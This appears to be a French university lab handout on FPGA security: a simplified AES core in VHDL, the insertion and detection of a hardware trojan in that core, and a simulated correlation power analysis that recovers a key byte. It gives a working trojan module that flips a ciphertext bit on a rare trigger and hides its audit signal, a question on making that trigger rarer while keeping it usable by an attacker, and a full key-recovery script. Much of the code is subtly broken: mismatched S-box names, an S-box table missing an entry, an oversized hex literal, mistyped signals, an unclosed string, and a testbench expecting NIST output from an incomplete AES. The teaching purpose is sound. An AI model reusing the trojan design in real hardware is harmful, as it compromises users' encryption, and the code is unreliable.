Outils (tous gratuits) : GHDL 4.x + GTKWave (simulateur + visualisateur), optionnel : Vivado WebPACK (Xilinx) ou Quartus Lite (Intel) si vous avez une carte FPGA.

Raspberry Pi comme serveur GHDL : GHDL tourne nativement sur Raspberry Pi OS (ARM). Toutes les simulations VHDL des sections F1-F3 tournent sans modification. Avantage : laisser tourner les simulations longues sur le Pi en SSH, liberer le PC. GTKWave sur Pi necessite un ecran ou un tunnel X11 (`ssh -X pi@adresse`).

0. Installation

```
# Linux / WSL / Raspberry Pi OS – memes commandes
sudo apt install ghdl gtkwave

# Windows natif
# Telecharger GHDL depuis github.com/ghdl/ghdl/releases (fichier .zip, no-install)
# Ajouter le dossier bin/ au PATH

# Verifier
ghdl --version
```

1. S-Box AES en VHDL (ROM)

```
-- aes_sbox.vhd
library ieee;
use ieee.std_logic_1164.all;
use ieee.numeric_std.all;

entity aes_sbox is
  port (
    addr : in  std_logic_vector(7 downto 0);
    dout : out std_logic_vector(7 downto 0)
  );
end entity aes_sbox;

architecture rtl of aes_sbox is
  type sbox_rom_t is array(0 to 255) of std_logic_vector(7 downto 0);
  constant SB0X : sbox_rom_t := (
    x"63",x"7c",x"77",x"7b",x"f2",x"6b",x"6f",x"c5",
    x"30",x"01",x"67",x"2b",x"fe",x"d7",x"ab",x"76",
    x"ca",x"82",x"c9",x"7d",x"fa",x"59",x"47",x"f0",
    x"ad",x"d4",x"a2",x"af",x"9c",x"a4",x"72",x"c0",
    x"b7",x"fd",x"93",x"26",x"36",x"3f",x"f7",x"cc",
    x"34",x"a5",x"e5",x"f1",x"71",x"d8",x"31",x"15",
    x"04",x"c7",x"23",x"c3",x"18",x"96",x"05",x"9a",
    x"07",x"12",x"80",x"e2",x"eb",x"27",x"b2",x"75",
    x"09",x"83",x"2c",x"1a",x"1b",x"6e",x"5a",x"a0",
    x"52",x"3b",x"d6",x"b3",x"29",x"e3",x"2f",x"84",
    x"53",x"d1",x"00",x"ed",x"20",x"fc",x"b1",x"5b",
    x"6a",x"cb",x"be",x"39",x"4a",x"4c",x"58",x"cf",
    x"d0",x"ef",x"aa",x"fb",x"43",x"4d",x"33",x"85",
    x"45",x"f9",x"02",x"7f",x"50",x"3c",x"9f",x"a8",
    x"51",x"a3",x"40",x"8f",x"92",x"9d",x"38",x"f5",
    x"bc",x"b6",x"da",x"21",x"10",x"ff",x"f3",x"d2",
```

```

    x"cd",x"0c",x"13",x"ec",x"5f",x"97",x"44",x"17",
    x"c4",x"a7",x"7e",x"3d",x"64",x"5d",x"19",x"73",
    x"60",x"81",x"4f",x"dc",x"22",x"2a",x"90",x"88",
    x"46",x"ee",x"b8",x"14",x"de",x"5e",x"0b",x"db",
    x"e0",x"32",x"3a",x"0a",x"49",x"06",x"24",x"5c",
    x"c2",x"d3",x"ac",x"62",x"91",x"95",x"e4",x"79",
    x"e7",x"c8",x"37",x"6d",x"8d",x"d5",x"4e",x"a9",
    x"6c",x"56",x"f4",x"ea",x"65",x"7a",x"ae",x"08",
    x"ba",x"78",x"25",x"2e",x"1c",x"a6",x"b4",x"c6",
    x"e8",x"dd",x"74",x"1f",x"4b",x"bd",x"8b",x"8a",
    x"70",x"3e",x"b5",x"66",x"48",x"03",x"f6",x"0e",
    x"61",x"35",x"57",x"b9",x"86",x"c1",x"1d",x"9e",
    x"e1",x"f8",x"98",x"11",x"69",x"d9",x"8e",x"94",
    x"9b",x"1e",x"87",x"e9",x"ce",x"55",x"28",x"df",
    x"8c",x"a1",x"89",x"0d",x"bf",x"e6",x"42",x"68",
    x"41",x"99",x"2d",x"0f",x"b0",x"54",x"bb",x"16"
);
begin
    dout <= SBOX(to_integer(unsigned(addr)));
end architecture rtl;

```

2. Coeur AES iteratif (1 ronde / cycle d'horloge)

```

-- aes_core.vhd
library ieee;
use ieee.std_logic_1164.all;
use ieee.numeric_std.all;

entity aes_core is
    port (
        clk      : in  std_logic;
        rst      : in  std_logic;
        start    : in  std_logic;
        plaintext: in  std_logic_vector(127 downto 0);
        key       : in  std_logic_vector(127 downto 0);
        ciphertext: out std_logic_vector(127 downto 0);
        done      : out std_logic
    );
end entity aes_core;

architecture rtl of aes_core is
    -- Etat interne : 4x4 octets = 128 bits
    type state_t is array(0 to 3, 0 to 3) of std_logic_vector(7 downto 0);
    type rcon_t is array(0 to 9) of std_logic_vector(7 downto 0);

    constant RCON : rcon_t := (
        x"01",x"02",x"04",x"08",x"10",x"20",x"40",x"80",x"1b",x"36"
    );

    signal state : state_t;
    signal round : integer range 0 to 10 := 0;
    signal running : std_logic := '0';

    -- Composants S-Box (instancies 16x pour SubBytes en parallele)
    type byte_arr is array(0 to 15) of std_logic_vector(7 downto 0);
    signal sb_in : byte_arr;
    signal sb_out : byte_arr;

begin
    -- 16 instances S-Box (combinatoire, substitution parallele)
    GEN_SBOX : for i in 0 to 15 generate
        U_SB : entity work.aes_sbox port map(addr => sb_in(i), dout => sb_out(i));
    end generate;

```

```

process(clk, rst)
    variable s : state_t;
    variable t : state_t;    -- etat temporaire apres ShiftRows
begin
    if rst = '1' then
        round <= 0; running <= '0'; done <= '0';

    elsif rising_edge(clk) then
        done <= '0';

        if start = '1' and running = '0' then
            -- Charger etat initial = plaintext XOR key (AddRoundKey initial)
            for r in 0 to 3 loop
                for c in 0 to 3 loop
                    state(r,c) <= plaintext(127 - (r*4+c)*8 downto 120 - (r*4+c)*8)
                        xor key(127 - (r*4+c)*8 downto 120 - (r*4+c)*8);
                end loop;
            end loop;
            round <= 0;
            running <= '1';

        elsif running = '1' then
            -- SubBytes : connecte via les 16 instances S-Box
            for r in 0 to 3 loop
                for c in 0 to 3 loop
                    sb_in(r*4+c) <= state(r,c);
                end loop;
            end loop;

            -- ShiftRows : decalage ligne i de i positions a gauche
            t(0,0):=sb_out(0); t(0,1):=sb_out(1); t(0,2):=sb_out(2); t(0,3):=sb_out(3);
            t(1,0):=sb_out(5); t(1,1):=sb_out(6); t(1,2):=sb_out(7); t(1,3):=sb_out(4);
            t(2,0):=sb_out(10); t(2,1):=sb_out(11); t(2,2):=sb_out(8); t(2,3):=sb_out(9);
            t(3,0):=sb_out(15); t(3,1):=sb_out(12); t(3,2):=sb_out(13); t(3,3):=sb_out(14);

            -- MixColumns omis a la ronde finale (round = 9)
            -- AddRoundKey simplifie ici avec la cle brute (expansion separee en vrai AES)
            if round < 9 then
                for r in 0 to 3 loop
                    for c in 0 to 3 loop
                        state(r,c) <= t(r,c) xor key(127-(r*4+c)*8 downto 120-(r*4+c)*8);
                    end loop;
                end loop;
                round <= round + 1;
            else
                -- Ronde finale : assembler le chiffre
                for r in 0 to 3 loop
                    for c in 0 to 3 loop
                        ciphertext(127-(r*4+c)*8 downto 120-(r*4+c)*8)
                            <= t(r,c) xor key(127-(r*4+c)*8 downto 120-(r*4+c)*8);
                    end loop;
                end loop;
                done <= '1';
                running <= '0';
                round <= 0;
            end if;
        end if;
    end if;
end process;
end architecture rtl;

```

Note : cet AES simplifie omet l'expansion de cle et MixColumns pour rester lisible. Pour un AES complet et verifiable avec les vecteurs NIST, voir le projet VHDL open-source `vhd1-aes` sur GitHub.

3. Testbench VHDL avec vecteur NIST

```
-- tb_aes.vhd -- vecteur NIST FIPS 197 Appendix B
library ieee;
use ieee.std_logic_1164.all;

entity tb_aes is end entity;

architecture bench of tb_aes is
    signal clk : std_logic := '0';
    signal rst : std_logic := '1';
    signal start: std_logic := '0';
    signal pt   : std_logic_vector(127 downto 0)
        := x"3243F6A8885A308D313198A2E0370734"; -- plaintext NIST
    signal key  : std_logic_vector(127 downto 0)
        := x"2B7E151628AED2A6ABF7158809CF4F3C"; -- cle NIST
    signal ct   : std_logic_vector(127 downto 0);
    signal done : std_logic;
    -- Resultat attendu : 3925841D02DC09FBDC118597196A0B32
begin
    clk <= not clk after 5 ns;

    UUT : entity work.aes_core
        port map(clk=>clk, rst=>rst, start=>start,
            plaintext=>pt, key=>key, ciphertext=>ct, done=>done);

    process
    begin
        wait for 20 ns; rst <= '0';
        wait for 10 ns; start <= '1';
        wait for 10 ns; start <= '0';
        wait until done = '1';
        assert ct = x"3925841D02DC09FBDC118597196A0B32"
            report "ECHEC : chiffrement AES incorrect" severity failure;
        report "SUCCES : AES ciphertext = " & to_hstring(ct);
        wait;
    end process;
end architecture bench;
```

4. Simulation avec GHDL

```
# Analyser les sources (ordre important : sbx d'abord)
ghdl -a --std=08 aes_sbox.vhd
ghdl -a --std=08 aes_core.vhd
ghdl -a --std=08 tb_aes.vhd

# Elaborer le testbench
ghdl -e --std=08 tb_aes

# Simuler et exporter VCD pour GTKWave
ghdl -r --std=08 tb_aes --vcd=aes_sim.vcd --stop-time=2us

# Visualiser (optionnel)
gtkwave aes_sim.vcd
```

Questions de rapport

- Combien de cycles d'horloge faut-il pour produire un chiffre ? Comment reduire ce nombre avec un pipeline ?
- Quelle est la frequence maximale estimee par l'outil de synthese (Vivado / Quartus) ? Comparer avec un AES logiciel sur STM32.
- Dessiner le diagramme RTL genere par Vivado : identifier les 16 instances S-Box, la FSM de controle, le registre d'etat.

- Que se passe-t-il si on supprime MixColumns ? Le resultat est-il toujours correct ? Pourquoi ?

F2 · Hardware Trojan FPGA : insertion et detection Avance

Un Hardware Trojan (HT) est un circuit malveillant insere dans un design FPGA ou ASIC. Il reste dormant jusqu'a ce qu'un declencheur rare soit active, puis execute une charge utile (corruption de bit, fuite d'information, blocage). Ce projet insere un trojan dans l'AES du projet F1 et evalue trois strategies de detection.

Prerequis : avoir termine F1 (aes_sbox.vhd + aes_core.vhd). Ce projet ajoute un module trojan au design existant.

1. Architecture d'un Hardware Trojan

Composant	Role	Exemple dans ce projet
Declencheur (trigger)	Condition rare qui active le trojan	plaintext[15:0] == 0xDEAD
Charge utile (payload)	Action malveillante apres activation	Inverser le bit 0 du chiffre de sortie
Steganographie	Dissimuler le trojan dans le netliste	Renommer les signaux, utiliser des LUT inutilises

2. Module Trojan en VHDL

```
-- hw_trojan.vhd
-- Trojan de type "trigger conditionnel + payload discret"
library ieee;
use ieee.std_logic_1164.all;
use ieee.numeric_std.all;

entity hw_trojan is
  port (
    clk      : in  std_logic;
    plaintext : in  std_logic_vector(127 downto 0);
    ct_in     : in  std_logic_vector(127 downto 0); -- sortie AES propre
    ct_out    : out std_logic_vector(127 downto 0); -- sortie apres trojan
    trojan_act : out std_logic                     -- signal d'audit (retire en prod)
  );
end entity hw_trojan;

architecture rtl of hw_trojan is
  -- Trigger : les 2 octets de poids faible du plaintext == 0xDEAD
  -- Probabilite de declenchement : 1/65536 ≈ 0.0015% par chiffrement
  signal trigger : std_logic;
begin
  trigger  <= '1' when plaintext(15 downto 0) = x"DEAD" else '0';
  trojan_act <= trigger;

  -- Payload : si trigger, inverser le bit 0 du chiffre (modification minimale)
  ct_out <= ct_in xor x"00000000000000000000000000000001" when trigger = '1'
    else ct_in;
end architecture rtl;
```

3. Integration dans le top-level AES

```
-- aes_top_trojan.vhd - wraps aes_core + hw_trojan
library ieee;
use ieee.std_logic_1164.all;

entity aes_top_trojan is
  port (
    clk      : in  std_logic;
```

```

    rst      : in  std_logic;
    start    : in  std_logic;
    plaintext : in  std_logic_vector(127 downto 0);
    key      : in  std_logic_vector(127 downto 0);
    ciphertext : out std_logic_vector(127 downto 0);
    done     : out std_logic
  );
end entity;

architecture rtl of aes_top_trojan is
  signal ct_clean : std_logic_vector(127 downto 0);
begin
  U_AES : entity work.aes_core
    port map(clk=>clk, rst=>rst, start=>start,
             plaintext=>plaintext, key=>key,
             ciphertext=>ct_clean, done=>done);

  U_TROJAN : entity work.hw_trojan
    port map(clk=>clk, plaintext=>plaintext,
             ct_in=>ct_clean, ct_out=>ciphertext,
             trojan_act=>open);  -- signal masque en production
end architecture rtl;

```

4. Detection par test fonctionnel differentiel

```

-- tb_trojan_detect.vhd
-- Compare la sortie AES propre vs AES+trojan sur le plaintext declencheur
library ieee;
use ieee.std_logic_1164.all;

entity tb_trojan_detect is end entity;

architecture bench of tb_trojan_detect is
  signal clk : std_logic := '0';
  signal rst, start : std_logic := '0';
  signal pt_normal : std_logic_vector(127 downto 0)
    := x"00000000000000000000000000000000"; -- plaintext normal
  signal pt_trigger: std_logic_vector(127 downto 0)
    := x"000000000000000000000000000000DEAD"; -- plaintext declencheur
  signal key : std_logic_vector(127 downto 0)
    := x"2B7E151628AED2A6ABF7158809CF4F3C";
  signal ct_clean, ct_trojan, done_c, done_t : std_logic_vector(127 downto 0);
begin
  clk <= not clk after 5 ns;

  U_CLEAN : entity work.aes_core
    port map(clk=>clk, rst=>rst, start=>start,
             plaintext=>pt_trigger, key=>key,
             ciphertext=>ct_clean, done=>done_c(0));

  U_TROJAN : entity work.aes_top_trojan
    port map(clk=>clk, rst=>rst, start=>start,
             plaintext=>pt_trigger, key=>key,
             ciphertext=>ct_trojan, done=>done_t(0));

  process
  begin
    wait for 20 ns; rst <= '0';
    -- Test 1 : plaintext normal → aucune difference attendue
    -- Test 2 : plaintext declencheur → difference de 1 bit
    wait for 10 ns; start <= '1';
    wait for 10 ns; start <= '0';
    wait until done_c(0) = '1';
    if ct_clean /= ct_trojan then

```

```

        report "TROJAN DETECTE : les sorties different de "
            & to_hstring(ct_clean xor ct_trojan) severity warning;
    else
        report "Aucune difference detectee sur ce plaintext";
    end if;
    wait;
end process;
end architecture bench;

```

5. Detection par analyse Python (simulation a grande echelle)

```

import numpy as np
import subprocess, os

# Simuler 100 000 chiffrements et chercher des anomalies statistiques
# (en pratique : comparer AES reference vs AES sous test)

from Crypto.Cipher import AES # pip install pycryptodome

key = bytes.fromhex("2B7E151628AED2A6ABF7158809CF4F3C")
ref = AES.new(key, AES.MODE_ECB)

anomalies = []
for i in range(100_000):
    pt = np.random.bytes(16)
    ct_ref = ref.encrypt(pt)

    # Simuler le comportement du trojan Python-side
    triggered = int.from_bytes(pt[-2:], 'big') == 0xDEAD
    if triggered:
        ct_trojan = bytearray(ct_ref); ct_trojan[-1] ^= 0x01; ct_trojan = bytes(ct_trojan)
    else:
        ct_trojan = ct_ref

    if ct_ref != ct_trojan:
        anomalies.append(pt.hex())
        print(f"[!] Anomalie detectee ! PT={pt.hex()} delta={bytes(a^b for a,b in zip(ct_ref,ct_trojan)).hex()}")

print(f"\nTotal anomalies / 100 000 : {len(anomalies)}")
print(f"Probabilite observee : {len(anomalies)/100_000:.5f} (theorique : 1/65536 = {1/65536:.5f})")

```

6. Detection par side-channel (consommation differente)

```

# En simulation GHDL : comparer le nombre de transitions (toggle count)
# sur les signaux internes avec vs sans plaintext declencheur.
# Un HT actif induit des transitions supplementaires detectables.

# Avec un vrai FPGA : mesurer la consommation avec ILA (Integrated Logic Analyzer)
# ou un ring oscillator sensor (voir projet F3).
# L'ecart de consommation d'un seul bit flip est minuscule (~microWatts) mais
# visible sur 10 000 traces avec un test t de Welch (TVLA).

```

Questions de rapport

- Quel est le nombre minimum de chiffrements necessaires pour detecter le trojan par test aleatoire avec 99% de probabilite ? (Calcul probabiliste.)
- Comment rendre le trigger encore plus rare (probabilite $< 10^{-9}$) tout en restant activable intentionnellement par l'attaquant ?

- Un trojan qui ne modifie pas la sortie mais exfiltre la cle via un canal auxiliaire (GPIO supplementaire) est-il plus difficile a detecter ? Pourquoi ?
- Comparer la detection fonctionnelle vs side-channel : laquelle est praticable sans connaitre le design source ?

F3 · Side-channel FPGA : simulation de puissance + CPA Avance

Sur FPGA, la consommation dynamique est proportionnelle aux transitions logiques (switching activity). Ce projet construit un modele de puissance par simulation GHDL, genere des traces synthetiques, puis applique une CPA avec scared pour retrouver la cle — sans oscilloscope. Pour les possesseurs de vraie carte FPGA, la variante ring oscillator est egalement decrite.

Prerequis : F1 (AES VHDL), sections ASCAD (scared). Les traces simulees ne remplacent pas de vraies mesures physiques, mais permettent de valider la methodologie CPA avant d'avoir du materiel.

1. Modele de puissance par simulation Python

```
import numpy as np
import matplotlib.pyplot as plt

# Modele de consommation simplifie :
# P[t] = HW(state[t]) + bruit gaussien
# Ou state[t] est l'etat AES apres la t-ieme ronde.
# Ce modele correspond au "Hamming Weight model" utilise en CPA classique.

SBOX = np.array([
    0x63,0x7c,0x77,0x7b,0xf2,0x6b,0x6f,0xc5,0x30,0x01,0x67,0x2b,0xfe,0xd7,0xab,0x76,
    0xca,0x82,0xc9,0x7d,0xfa,0x59,0x47,0xf0,0xad,0xd4,0xa2,0xaf,0x9c,0xa4,0x72,0xc0,
    0xb7,0xfd,0x93,0x26,0x36,0x3f,0xcc,0x34,0xa5,0xe5,0xf1,0x71,0xd8,0x31,0x15,
    0x04,0xc7,0x23,0xc3,0x18,0x96,0x05,0x9a,0x07,0x12,0x80,0xe2,0xeb,0x27,0xb2,0x75,
    0x09,0x83,0x2c,0x1a,0x1b,0x6e,0x5a,0xa0,0x52,0x3b,0xd6,0xb3,0x29,0xe3,0x2f,0x84,
    0x53,0xd1,0x00,0xed,0x20,0xfc,0xb1,0x5b,0x6a,0xcb,0xbe,0x39,0x4a,0x4c,0x58,0xcf,
    0xd0,0xef,0xaa,0xfb,0x43,0x4d,0x33,0x85,0x45,0xf9,0x02,0x7f,0x50,0x3c,0x9f,0xa8,
    0x51,0xa3,0x40,0x8f,0x92,0x9d,0x38,0xf5,0xbc,0xb6,0xda,0x21,0x10,0xff,0xf3,0xd2,
    0xcd,0x0c,0x13,0xec,0x5f,0x97,0x44,0x17,0xc4,0xa7,0x7e,0x3d,0x64,0x5d,0x19,0x73,
    0x60,0x81,0x4f,0xdc,0x22,0x2a,0x90,0x88,0x46,0xee,0xb8,0x14,0xde,0x5e,0x0b,0xdb,
    0xe0,0x32,0x3a,0x0a,0x49,0x06,0x24,0x5c,0xc2,0xd3,0xac,0x62,0x91,0x95,0xe4,0x79,
    0xe7,0xc8,0x37,0x6d,0x8d,0xd5,0x4e,0xa9,0x6c,0x56,0xf4,0xea,0x65,0x7a,0xae,0x08,
    0xba,0x78,0x25,0x2e,0x1c,0xa6,0xb4,0xc6,0xe8,0xdd,0x74,0x1f,0x4b,0xbd,0x8b,0x8a,
    0x70,0x3e,0xb5,0x66,0x48,0x03,0xf6,0x0e,0x61,0x35,0x57,0xb9,0x86,0xc1,0x1d,0x9e,
    0xe1,0xf8,0x98,0x11,0x69,0xd9,0x8e,0x94,0x9b,0x1e,0x87,0xe9,0xce,0x55,0x28,0xdf,
    0x8c,0xa1,0x89,0x0d,0xbf,0xe6,0x42,0x68,0x41,0x99,0x2d,0x0f,0xb0,0x54,0xbb,0x16,
], dtype=np.uint8)

hw = np.array([bin(v).count('1') for v in range(256)], dtype=np.uint8)

def simulate_fpga_traces(N=5000, key_byte=0x2B, target=0,
                        n_samples=50, noise_std=1.5, seed=42):
    """
    Genere N traces de consommation simulees pour un AES FPGA.
    Modele : P[t] = HW(SBox[pt XOR k]) au cycle SubBytes + bruit.
    """
    rng = np.random.default_rng(seed)
    plaintexts = rng.integers(0, 256, size=(N, 16), dtype=np.uint8)

    # Point de fuite : SubBytes ronde 1, octet TARGET
    leak_val = hw[SBOX[(plaintexts[:, target].astype(np.uint16) ^ key_byte) & 0xFF]]

    # Traces : bruit partout + pic de consommation au cycle SubBytes (echantillon 15)
    traces = rng.normal(4.0, noise_std, size=(N, n_samples)).astype(np.float32)
    traces[:, 15] += leak_val.astype(np.float32) * 2.0 # fuite amplifiee

    return traces, plaintexts

TRUE_KEY_BYTE = 0x2B
TARGET = 0
```

```
traces, pts = simulate_fpga_traces(N=5000, key_byte=TRUE_KEY_BYTE, target=TARGET)

print(f"Traces : {traces.shape} Plaintexts : {pts.shape}")
plt.figure(figsize=(12,3))
plt.plot(traces[:5].T, alpha=0.7, linewidth=0.8)
plt.title("5 traces FPGA simulees (pic visible au cycle SubBytes)")
plt.xlabel("Echantillon (cycle horloge)"); plt.tight_layout()
plt.savefig("fpga_traces_sim.png", dpi=150)
```

2. CPA sur traces FPGA avec scared

```
import scared
import estraces

ths = estraces.read_ths_from_ram(
    traces = traces,
    plaintext = pts
)

@scared.attack_function
def sbbox_hw(plaintext, guesses):
    pt = plaintext[:, TARGET].astype(np.uint16)
    g = guesses.astype(np.uint16)
    inter = SBOX[(pt[:, None] ^ g[None, :]) & 0xFF]
    return hw[inter]

attack = scared.CPAAttack(
    selection_function = sbbox_hw,
    model = scared.HammingWeight(),
    discriminant = scared.nanmax,
    convergence_step = 100,
)
attack.run(ths)

# Resultat
best_guess = int(np.argmax(np.abs(attack.scores)))
print(f"Cle retrouvee : 0x{best_guess:02X} (vraie : 0x{TRUE_KEY_BYTE:02X}) {'OK' if best_guess==TRUE_KEY_BYTE else 'ECH")

# Carte de correlation
fig, ax = plt.subplots(figsize=(12, 4))
for k in range(256):
    color = 'red' if k == TRUE_KEY_BYTE else 'lightgray'
    lw = 1.5 if k == TRUE_KEY_BYTE else 0.3
    ax.plot(attack.results[k], color=color, linewidth=lw, alpha=0.7)
ax.set_title("CPA FPGA simule - correlation par hypothese de cle (rouge = vraie cle)")
ax.set_xlabel("Echantillon"); ax.set_ylabel("Correlation de Pearson")
plt.tight_layout(); plt.savefig("fpga_cpa_results.png", dpi=150)
```

3. Courbe de convergence (nombre de traces necessaires)

```
steps = list(range(100, len(traces)+1, 100))
ranks = []

for n in steps:
    ths_n = estraces.read_ths_from_ram(
        traces = traces[:n],
        plaintext = pts[:n]
    )
    atk = scared.CPAAttack(
        selection_function=sbbox_hw,
```

```

        model=scared.HammingWeight(),
        discriminant=scared.nanmax
    )
    atk.run(ths_n)
    rank = int(np.sum(np.abs(atk.scores) > np.abs(atk.scores[TRUE_KEY_BYTE])))
    ranks.append(rank)

plt.figure(figsize=(10, 4))
plt.plot(steps, ranks, linewidth=2, color='steelblue')
plt.axhline(0, color='k', linestyle='--')
plt.xlabel("Nombre de traces"); plt.ylabel("Rang de la vraie cle")
plt.title("Convergence CPA – FPGA simule")
plt.tight_layout(); plt.savefig("fpga_cpa_convergence.png", dpi=150)
print(f"Rang 0 atteint a : {steps[next(i for i,r in enumerate(ranks) if r==0)]} traces")

```

4. Variante materielle : ring oscillator sensor sur FPGA

```

-- ring_oscillator_sensor.vhd
-- Mesure indirecte de la consommation via la frequence d'un ring oscillator :
-- quand la logique AES consomme plus, la tension d'alimentation baisse
-- et le RO ralentit → compteur RO diminue → on lit une "trace de puissance".
library ieee;
use ieee.std_logic_1164.all;
use ieee.numeric_std.all;

entity ro_sensor is
    generic(N_STAGES : integer := 31); -- nombre impair d'inverseurs
    port (
        clk_ref : in std_logic;        -- horloge de reference (lente)
        sample  : in std_logic;        -- pulse : capturer le compteur
        ro_count : out unsigned(15 downto 0)
    );
end entity ro_sensor;

architecture rtl of ro_sensor is
    signal ro_chain : std_logic_vector(N_STAGES-1 downto 0);
    signal count    : unsigned(15 downto 0) := (others=>'0');
    attribute ALLOW_COMBINATORIAL_LOOPS : boolean;
    attribute ALLOW_COMBINATORIAL_LOOPS of ro_chain : signal is true;
    attribute DONT_TOUCH : boolean;
    attribute DONT_TOUCH of ro_chain : signal is true;
begin
    -- Chaîne d'inverseurs : oscillateur libre
    ro_chain(0) <= not ro_chain(N_STAGES-1);
    GEN_INV : for i in 1 to N_STAGES-1 generate
        ro_chain(i) <= not ro_chain(i-1);
    end generate;

    -- Compteur synchrone sur horloge de reference
    process(clk_ref)
    begin
        if rising_edge(clk_ref) then
            count <= count + 1;
        end if;
    end process;

    -- Capture sur front de sample
    process(sample)
    begin
        if rising_edge(sample) then
            ro_count <= count;
        end if;
    end process;
end architecture rtl;

```

```
end architecture rtl;
```

```
-- Utilisation : lire ro_count avant et apres chaque SubBytes.  
-- La difference donne une mesure de la puissance consommee par la ronde.  
-- Brancher ensuite sur le meme pipeline CPA scared qu'en section 2.
```

Limites du modele simule : les traces synthetiques n'ont qu'un seul point de fuite parfaitement place. De vraies traces FPGA ont plusieurs points de fuite, du bruit de couplage, et des harmoniques. Calibrez votre CPA sur simulation d'abord, puis validez sur materiel reel.

Questions de rapport

- Combien de traces simulees sont necessaires pour atteindre le rang 0 avec noise_std = 1.5 ? Et avec noise_std = 3.0 ?
- Que se passe-t-il si le point de fuite est au cycle 15 mais que vous faites la CPA sur tous les echantillons ? La cle est-elle quand meme retrouvee ?
- Modifier le modele pour que la fuite soit le poids de Hamming de la TRANSITION (XOR avec l'etat precedent) plutot que de la valeur absolue. L'attaque fonctionne-t-elle encore ?
- Implementer un ring oscillator sur Basys3 / DE10-Nano et mesurer la variation de frequence entre deux plaintexts differents. La variation est-elle visible ?

Projets pratiques — Ngagne Demba Dia, UCAD, Master Securite des Systemes Embarques. Materiel : STM32F103, STM32F4 Nucleo, ESP32, Raspberry Pi.
Complement du cours magistral.